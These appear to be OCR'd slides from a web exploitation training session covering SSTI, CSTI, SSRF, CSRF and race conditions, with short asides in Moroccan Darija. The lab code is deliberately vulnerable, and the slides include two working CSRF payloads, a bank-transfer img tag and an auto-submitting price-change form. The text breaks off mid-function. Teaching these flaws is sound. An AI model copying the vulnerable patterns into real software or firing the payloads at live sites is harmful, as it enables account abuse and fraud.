Session 2: Web Exploitation

Presented by: Joe

Ifihrass okda

- SSTI: Server Side Template Injection
- CSTI: Client Side Template Injection
- SSRF: Server Side Forgery Request
- CSRF: Cross-Site Forgery Request
- Race Condition

SSTI: Server Side Template Injection

Description	Impact	Severity	Score
Server-Side Template Injection occurs when untrusted user input is executed by a server-side template engine (e.g., Jinja2, Twig, Freemarker, EJS). Attackers can inject template expressions, execute server-side logic	• Sensitive data exposure • Execution of arbitrary code • Remote Code Execution (RCE)	Critical	**9.8 / 10.0** (CVSS v3.1)


Server Side Template Injection

@PwnFunction

1 Server Templates ?

- Helps you write "Dynamic" web pages.

2 How?




3 Vulnerability

render_template(input)


- user input becomes a part of the template, user can inject template code.

4 Attack




- Attacker's template Code was Executed by the Server.


5 Shell



Lab Explained



```python
@app.route("/greet", methods=["GET", "POST"])
def greet():
    name = request.values.get("name", "Guest")
    template = "Hello, " + name + "!"
    return render_template_string(template)
```



The `render_template_string` function in Flask is vulnerable to Server-Side Template Injection (SSTI) when user input is directly concatenated into the template string before rendering, as this allows attackers to inject and execute arbitrary template code on the server side. 2 This vulnerability arises when developers improperly handle user input by embedding it directly into the template content rather than passing it as a variable within a context dictionary. 4 For example, using string concatenation like `template = "Welcome, " + user_input + "!"` and then rendering it with `render_template_string(template)` creates a direct path for malicious code execution. 3


SSTI - References


- https://portswigger.net/web-security/server-side-template-injection
- https://onsecurity.io/article/server-side-template-injection-with-jinja2/
- https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/07-Input_Validation_Testing/18-Testing_for_Server_Side_Template_Injection
- https://pequalsnp-team.github.io/cheatsheet/flask-jinja2-ssti

CSTI: Client Side Template Injection


Description	Impact	Severity	Score
Client-Side Template Injection occurs when user-controlled input is rendered inside a client-side template engine (e.g., AngularJS, Vue.js, Handlebars, Mustache) without proper sanitization.	• Can lead to DOM manipulation • Account takeover with XSS payloads • Browser-level RCE via JavaScript execution	High	7.5 – 8.8(CVSS v3.1)

Lab Explained






```html
<input
  id="username"
  placeholder="Your Name"
>
<button type="button" onclick="renderGreeting()">
  <span style="position: relative; z-index: 1;">► RENDER</span>
</button>
```



```javascript
function renderGreeting() {
    const userInput = document.getElementById("username").value;

    const template = "Hello " + userInput;

    try {
        const output = Mustache.render(template);

        document.getElementById("output").innerHTML = output;

    } catch (e) {
        document.getElementById("output").innerHTML = "Error rendering template.";
    }
}
```




The `mustache.render` function in the mustache.js library has been associated with multiple vulnerabilities related to cross-site scripting (XSS), primarily stemming from improper handling of untrusted input in template attributes.


CSTI - References

- https://portswigger.net/kb/issues/00200308_client-side-template-injection
- https://www.paloaltonetworks.com/blog/cloud-security/template-injection-vulnerabilities/
- https://www.omnicybersecurity.com/case_studies/case-study-template-injection-vulnerabilities/
- https://docs.secureauth.com/1907/en/secureauth-security-advisory---angularjs-client-side-template-injection.html


SSRF: Server Side Forgery Request


Description	Impact	Severity	Score
Server-Side Request Forgery (SSRF) occurs when an attacker can force the server to send unauthorized requests to internal or external systems. This happens when untrusted user input is used to build URLs or network requests without proper validation.	● Access to internal services ● Bypassing firewalls, ● Scanning internal network, ● Accessing internal APIs ● Pivoting to internal assets	Critical	9.0 – 10.0(CVSS v3.1)


Web Server
①
②
③
④
Web Server makes a request on behalf of the user.
Victim Server
Direct request is blocked by the firewall.


Attacker
VulnerableApplication
TargetedApplication
Crafted HTTP request
Request (HTTP, FTP...)
Use payload included into the request to VulnerableApplication
Response
Response
Include response from the TargetedApplication
Attacker
VulnerableApplication
TargetedApplication


Lab Explained





```python
@app.route("/fetch", methods=["POST"])
def fetch():
    target_url = request.form.get("url")

    try:
        r = requests.get(target_url, timeout=3)
        return r.text
    except Exception as e:
        return f"Error fetching URL: {e}", 500
```

The server takes any URL provided by the user and performs a server-side HTTP request to it.




```python
def is_local_request(req):
    # Check if request comes from localhost IP
    if req.remote_addr not in ("127.0.0.1", "localhost"):
        return False

    return True
```

SSRF - References

- https://portswigger.net/web-security/ssrf
- https://www.f5.com/glossary/ssrf
- https://owasp.org/Top10/A10_2021-Server-Side_Request_Forgery_(SSRF)/
- https://www.imperva.com/learn/application-security/server-side-request-forgery-ssrf/

CSRF: Cross-Site Forgery Request

Description	Impact	Severity	Score
Cross-Site Request Forgery (CSRF) occurs when a malicious website forces a logged-in victim's browser to perform unintended actions on a target web application (e.g., change password, transfer money, modify settings). This happens because browsers automatically attach cookies/session tokens to requests.	● Unauthorized actions performed on behalf of a victim ● full account takeover if password/email change is possible ● Critical in applications lacking re-authentication for sensitive actions.	High	7.5 – 9.0(CVSS v3.1)


1
2
3
4
5
www.fictitiousbank.com
Victim
www.somesite.com
Cookie is set
Bob clicks on image
Bob logs into his banks website
Bob receives an image on email about ficticiousbank
Bob submits request to transfer money to attacker's account
Bank's web application validates the session and then completes the transaction


```
<html>

<img src="http://fictitiousbank.com/transfer?fromaccount=bob&toaccount=MrHacker&amount=1000">
```

Lab Explained


User 3adi

Ma3ndkch l79, kol
lf9ass o hnina

/login




```
@app.route("/login", methods=["POST"])
def login():
    user = request.form.get("username")
    password = request.form.get("password")

    if USERS.get(user) == password:
        resp = make_response(redirect("/admin"))
        resp.set_cookie("session_user", user)
        return resp

    return "Invalid credentials"
```



```
@app.route("/update_price", methods=["POST"])
def update_price():
    session_user = request.cookies.get("session_user")
    if session_user != "admin":
        return "Unauthorized"

    new_price = request.form.get("price")
    if not new_price:
        return "Missing price"

    PRODUCT["price"] = int(new_price)

    return render_template("success.html", product=PRODUCT)
```

hihi bdlt l price,
lhack okda ajmi

Admin Ajmi
7tiramati n3amas



```
<!-- Auto-submit hidden CSRF form -->
<form id="attack" action="http://127.0.0.1:5004/update_price" method="POST">
    <input type="hidden" name="price" value="1234567891234567 89">
</form>

<script>
document.getElementById("attack").submit();
</script>
```

3tini cookiz diyalk
a3mi nbdl price


CSFR - References

- https://owasp.org/www-community/attacks/csrf
- https://portswigger.net/web-security/csrf
- https://csrc.nist.gov/glossary/term/cross_site_request_forgery
- https://developer.mozilla.org/en-US/docs/Web/Security/Attacks/CSRF
- https://docs.spring.io/spring-security/reference/features/exploits/csrf.html


Race Condition

Description	Impact	Severity	Score
A Race Condition occurs when two or more operations happen concurrently and the application fails to enforce proper synchronization or locking. Attackers exploit timing flaws to manipulate logic, bypass security controls, or perform actions multiple times (e.g., double spending, bypassing rate limits, privilege abuse).	● Double spending, bypassing payment logic ● modifying protected data, escalating privileges ● bypassing business rules, draining balances, ● causing data corruption or inconsistent state.	High	7.0 – 9.4(CVSS v3.1)

Race Condition




TOCTOU




Core Issue	Unsynchronized access to shared resources or logic.	State changes between validation and action.

Lab Explained




```
"admin": {
  "password_hash": "scrypt:32768:8:1$nyLjcIFł
  "reset_token": "ADMIN-RESET-TOKEN-12345",
```



```
@app.route("/reset_password", methods=["GET", "POST"])
def reset_password():
    if request.method == "POST":
        username = request.form["username"]
        token = request.form["token"]
